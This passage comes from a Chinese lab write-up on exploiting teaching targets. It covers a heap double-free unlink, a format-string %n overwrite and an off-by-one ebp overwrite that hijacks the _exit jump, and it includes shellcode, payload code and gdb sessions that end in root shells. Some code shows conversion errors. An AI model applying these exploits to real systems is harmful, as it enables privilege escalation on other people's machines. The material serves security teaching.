
在清楚了堆管理相关的细节之后，再分析一下漏洞代码。

首先通过 *tmalloc* 申请了 p、q 两块内存区域，他们的内存布局如下图(内存布局一)所示，p、q 分别指向黄色区域和蓝色区域的开始位置。红色的区域存放 8 字节的堆首信息




内存布局一

接着通过 *tfree* 释放了 p、q，需要注意的是：p、q 仍然指向原来的位置



内存布局二

之后又申请了内存区域 p，由于之前 p、q 已经被释放，因此这次仍然是从 *arena* 的开始位置进行内存分配，又由于 $1024 > 512$ ，因此用户写入的数据可以覆盖堆块 q 的堆首(504-512 字节处)，即能够修改堆首 q 的左右指针



内存布局三

最后程序重复释放了堆 q，即可能存在从双向链表删除节点的操作，从而造成任意内存写入漏洞

4.5.3 构造 payload

构造 payload 的步骤如下

1) 确定 shellcode 地址

获得指针 p 指向的内存地址 **0x804a068**

```
gdb-peda$ print p
$1 = 0x804a068 <arena+8> ""
```

指针 p 指向位置

这里我们设置 shellcode 的偏移为 32 字节

```
unsigned int shellcode_offset = 32;
```

shellcode 偏移

2) 确定返回地址所在的内存地址

获得栈底指针寄存器 ebp 的值为 **0xffffda5c**

```
gdb-peda$ print $ebp
$2 = (void *) 0xffffda5c
```

ebp 寄存器

返回地址正好在其上方 4 个字节处，因此其地址为 **0xffffda60**

3) 覆盖 q 堆首的左右指针

查看没有被覆盖前 q 堆首的值如下，可以发现其左指针指向 p 的堆首

```
gdb-peda$ x/2wx q-8
0x804a260 <arena+512>: 0x0804a060      0x0804a398
gdb-peda$ x/2wx p-8
0x804a060 <arena>:      0x00000000      0x0804a468
```

没有被覆盖时 q 的堆首

被覆盖后 q 堆首如下，可以发现其左指针等于 p 的起始**数据区域**，右指针指

向返回值的内存地址

```

gdb-peda$ x/2wx q-8
0x0804a260 <arena+512>: 0x0804a068      0xffffda60
gdb-peda$ x/10wx 0x0804a068
0x0804a068 <arena+8>: 0x909006eb      0xffffffff      0x90909090      0x90909090
0x0804a078 <arena+24>: 0x90909090      0x90909090      0x90909090      0x90909090
0x0804a088 <arena+40>: 0x895e1feb      0xc0310876

```

覆盖后 q 的堆首

4) 跳过非法区域

值得注意的是，这里我们并没有将 q 的左指针直接等于 shellcode 的起始位置，这是因为与左节点合并必须满足左节点空闲，即左指针的第 5 位应该是奇数，而我们的 shellcode 并不满足。

```

static const char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";

```

shellcode 内容

因此我们将其指向 p 的起始数据区域，同时将其 5~8 个字节赋值为 0xffffffff。还需要注意的是，我们需要跳过这些非法的区域，即通过 **eb 6** 进行 6 字节的相对跳转

```

0x0804a068 <arena+8>: 0x909006eb 跳过6字节 0xffffffff

```

跳过 6 字节

5) 覆盖返回值

执行完 **tfree** 后，可以发现返回地址已经被覆盖成 0x0804a068

```

gdb-peda$ x/1wx $ebp+4
0xffffda60: 0x0804a068

```

覆盖返回地址

6) 执行漏洞利用程序

执行该漏洞利用程序，获取具有 root 权限的 shell

```

> ./exploit4
# whoami
root

```

具有 root 权限的 shell

4.6 漏洞程序五

4.6.1 漏洞分析

```
int foo(char *arg)
{
    char buf[400];
    snprintf(buf, sizeof buf, arg);
    return 0;
}

int main(int argc, char *argv[])
{
    if (argc != 2)
    {
        fprintf(stderr, "target5: argc != 2\n");
        exit(EXIT_FAILURE);
    }
    setuid(0);
    foo(argv[1]);
    return 0;
}
```



格式化字符串漏洞

vul5

vul5 属于格式化字符串漏洞，造成漏洞的主要原因是用户可以输入任意格式化字符串，进而利用特殊格式化占位符`%n`，造成对内存地址进行修改

4.6.2 攻击原理

`snprintf`的函数原型如下

```
extern int snprintf (char *__restrict __s, size_t __maxlen,
                    const char *__restrict __format, ...)
```

snprintf 函数原型

其作用为将格式化之后的字符串最多拷贝__*maxlen*长度至缓冲区__*s*中。这里需要注意的一点是先格式化再截断，即当我们格式化之后的字符串超过__*maxlen*时不会提前格式化的过程，而是将超过__*maxlen*的长度进行截断。

利用格式化字符串漏洞，我们可以读取栈中的数据，也可以修改特定内存地

址的值。本实验中，主要是利用了格式化占位符 `%n` 会将当前字符串的长度保存到某一个变量地址中。例如下图将字符串 `"hello, world"` 一共 12 个字节保存到了变量 `length` 中

```
1  #include <stdio.h>
2  #include <string.h>
3
4  int main() {
5      char* buf = "hello, world";
6      int length = 0;
7      printf("%s\n", buf, &length);
8      printf("length: %d\n", length);
9
10     return 0;
11 }
```


`%n` 将当前格式化字符串的长度写入到变量 `length` 中

问题 输出 调试控制台 终端

```
> ./tmp
hello, world
length: 12
```

`%n` 例子

利用 `%n` 的特性，我们可以将 `foo` 函数的返回地址修改为 `shellcode` 的地址。该漏洞的攻击原理可以用下图来表示



4.6.3 构造 payload

构造 `payload` 的步骤如下

1) 确定返回地址所在的内存地址

首先确定缓冲区 buf 的起始地址为 **0xffffdb3c**

```
gdb-peda$ print &buf
$2 = (char (*) [400]) 0xffffdb3c
```

buf 地址

根据攻击原理中的栈布局图我们可以计算得到返回地址所在的内存地址为

0xffffdb3c-16(0x10)=0xffffdb2c, 查看该内存地址的值为 **0x080404e8**, 对该地

址进行反汇编, 可以看到它确实对应 **foo** 函数在调用 **snprintf** 的后一条指令

```
gdb-peda$ x/1wx 0xffffdb2c
0xffffdb2c: 0x080484e8 原返回地址
gdb-peda$ disassemble 0x080484e8
Dump of assembler code for function foo:
   0x080484cb <+0>:  push    ebp
   0x080484cc <+1>:  mov     ebp,esp
   0x080484ce <+3>:  sub     esp,0x190
   0x080484d4 <+9>:  push    DWORD PTR [ebp+0x8]
   0x080484d7 <+12>: push    0x190
   0x080484dc <+17>: lea     eax,[ebp-0x190]
   0x080484e2 <+23>: push    eax
   0x080484e3 <+24>: call    0x80483a0 <snprintf@plt>
   0x080484e8 <+29>: add     esp,0xc
   0x080484eb <+32>: mov     eax,0x0
   0x080484f0 <+37>: leave
   0x080484f1 <+38>: ret
End of assembler dump.
```

snprintf 返回地址

2) 确定 shellcode 内存地址

获得 arg 的内存地址为 **0xffffde5d**

```
gdb-peda$ x/1wx arg
0xffffde5d: 0xffffffff
```

arg 内存地址

我们将 shellcode 写入到格式化字符串之后的 200 个字节开始的位置, 即

0xffffde5d+0x3a(58)+0xc8(200)=0xffffdf5f 处, 这与 **find** 搜索出的 shellcode

的起始地址一致

```
gdb-peda$ find 0x895e1feb
Searching for '0x895e1feb' in: None ranges
Found 1 results, display max 1 items:
[stack] : 0xffffdf5f --> 0x895e1feb
```

shellcode 起始地址

3) 计算得到格式化字符串

确定 `snprintf` 的返回地址为 `0xffffdb2c` 之后，我们只需要通过 `%n` 修改 `0xffffdb2c`、`0xffffdb2d`、`0xffffdb2e` 以及 `0xffffdb2f` 这四个字节的值，具体的计算过程如下图所示。其中格式化占位符后面数字的作用是不足该长度的部分用空格补齐。这里我们并没有直接跳转到 shellcode 的地址，因为跳转到 shellcode 前面(`0xffffdf3d < 0xffffdf5f`)的 `nop` 指令位置也能够滑动到 shellcode

```
char *format_string =
"\xff\xff\xff\xff\x2c\xdb\xff\xff" /// 修改 0xffffdb2c 的值
"\xff\xff\xff\xff\x2d\xdb\xff\xff" /// 修改 0xffffdb2d 的值
"\xff\xff\xff\xff\x2e\xdb\xff\xff" /// 修改 0xffffdb2e 的值
"\xff\xff\xff\xff\x2f\xdb\xff\xff" /// 修改 0xffffdb2f 的值
/// arg 的起始地址为 0xffffde5d
/// 修改为 0xffffdf3d, 应该只要指向 shellcode 前面就可以
"%29u%n"    /// 29 + 32 = 0x3d
"%162u%n"   /// 0x3d + 162 = 0xdf
"%32u%n"    /// 0xdf + 32 = 0xff
"%256u%n";  /// 0xff + 256 = 0x1ff
```

构造格式化字符串

4) 修改返回地址

执行 `snprintf` 的过程中，可以发现其返回地址已经被修改成了 shellcode 前面 `nop` 指令的地址

```
gdb-peda$ x/1wx 0xffffdb2c
0xffffdb2c: 0xffffdf3d
```

被修改后的返回地址

5) 执行漏洞利用程序

执行该漏洞利用程序，成功获取具有 `root` 权限的 `shell`

```
> ./exploit5
# whoami
root
# █
```

获取具有 root 权限的 shell

4.7 漏洞程序六

4.7.1 漏洞分析

```
7 void nstrcpy(char *out, int outl, char *in)
8 {
9     int i, len;
10
11     len = strlen(in);
12     if (len > outl)
13         len = outl;
14
15     for (i = 0; i ≤ len; i++)
16         out[i] = in[i];
17 }
18
19 void bar(char *arg)
20 {
21     char buf[200];
22
23     nstrcpy(buf, sizeof buf, arg);
24 }
25
26 void foo(char *argv[])
27 {
28     int *p;
29     int a = 0;
30     p = &a;
31
32     bar(argv[1]);
33
34     *p = a;
35
36     _exit(0);
37     /* not reached */
38 }
```

同vul2，也是多复制了一个字节

没有返回，直接退出了，因此vul2中的利用方法失效

vul6

乍一看，vul6 和 vul2 长的几乎一样。但在 vul6 中，**foo** 函数直接通过 `_exit(0)` 退出了，这导致我们在 vul2 中的利用方法失效(因为根本不会有 **leave** 和 **ret** 这

两条汇编指令的执行)。注意到 **foo** 函数中多了一条对指针赋值的指令，那么，如果我们能控制该指针以及变量 **a** 的值，就有可能通过修改某条跳转指令(**jmp**)要跳转的地址来进行攻击。

4.7.2 攻击原理

***p=a** 实际上是被翻译成了如下三条汇编指令

```
0x08048581 <+36>:  mov     edx,DWORD PTR [ebp-0x8]
0x08048584 <+39>:  mov     eax,DWORD PTR [ebp-0x4]
0x08048587 <+42>:  mov     DWORD PTR [eax],edx  *p=a
```

*p=a 对应汇编指令

_exit(0)函数对应的汇编代码如下

```
0x0804858b <+46>:  call    0x8048380 <_exit@plt> 希望修改跳转地址
End of assembler dump.
gdb-peda$ disassemble 0x8048380
Dump of assembler code for function _exit@plt:
0x08048380 <+0>:  jmp     DWORD PTR ds:0x804a00c
0x08048386 <+6>:  push    0x0
0x0804838b <+11>:  jmp     0x8048370
End of assembler dump.
```

_exit(0)对应反汇编

根据 vul2 中的经验，**nstrcpy** 多拷贝一个字节可以导致 **foo** 的栈底指针 **ebp** 被修改。由于与指针 **p** 和变量 **a** 均是根据 **ebp** 来进行寻址，因此可以通过修改 **ebp**，使得 **p** 指向跳转地址所在的内存地址 **0x804a00c**，变量 **a** 的值等于 shellcode 的起始地址。

4.7.3 构造 payload

构造 payload 的步骤如下

- 1) 修改 **foo** 栈底指针 **ebp**

同 vul2，我们将 **ebp** 的最后一位修改成 **0x00**


```
gdb-peda$ print $ebp
$3 = (void *) 0xffffdd00
```

修改 *foo* 函数 *ebp*

2) 控制指针 *p* 和变量 *a*

反汇编 *foo* 函数可知指针 *p* 和变量 *a* 的地址分别为 *ebp-0x4* 以及 *ebp-0x8*, 因此通过对地址 *0xffffdd00-0x4* 和 *0xffffdd00-8* 的修改可以使得 *p* 和 *a* 变成我们想要的值

```
0x08048581 <+36>:  mov     edx,DWORD PTR [ebp-0x8]  a地址
0x08048584 <+39>:  mov     eax,DWORD PTR [ebp-0x4]  p地址
0x08048587 <+42>:  mov     DWORD PTR [eax],edx
```

p 和 *a* 的地址

由于这两个地址正好位于 *buf* 所在的地址空间, 因此我们只需要对输入的参
数进行简单的赋值即可

```
18 unsigned int new_ebp = 0xffffdd00;
19 unsigned int buf = 0xffffdcb0;
20 unsigned int jmp_addr = 0x804a00c;
21
22 memcpy(payload + new_ebp - buf - 4, &jmp_addr, 4);
23 memcpy(payload + new_ebp - buf - 8, &buf, 4);
24 memcpy(payload, shellcode, strlen(shellcode));
```

控制 *p* 和 *a*

执行完 *nstrcpy* 函数之后, 可以发现 *p* 和 *a* 的值已经被成功修改

```
gdb-peda$ x/1wx 0xffffdcfc 指针p
0xffffdcfc: 0x0804a00c
gdb-peda$ x/1wx 0xffffdcf8 变量a
0xffffdcf8: 0xffffdcb0
gdb-peda$
```

被修改的 *p* 和 *a*

3) 修改 *_exit(0)* 函数的跳转地址

执行完 **p=a* 之后, 可以发现跳转已经被修改成为 *shellcode* 地址

```
gdb-peda$ x/1wx 0x0804a00c
0x0804a00c: 0xffffdcb0
```

被修改的跳转地址

4) 执行漏洞利用程序

执行该漏洞利用程序，成功获取具有 root 权限的 shell

```
> ./exploit6  
# whoami  
root
```

获取具有 root 权限的 shell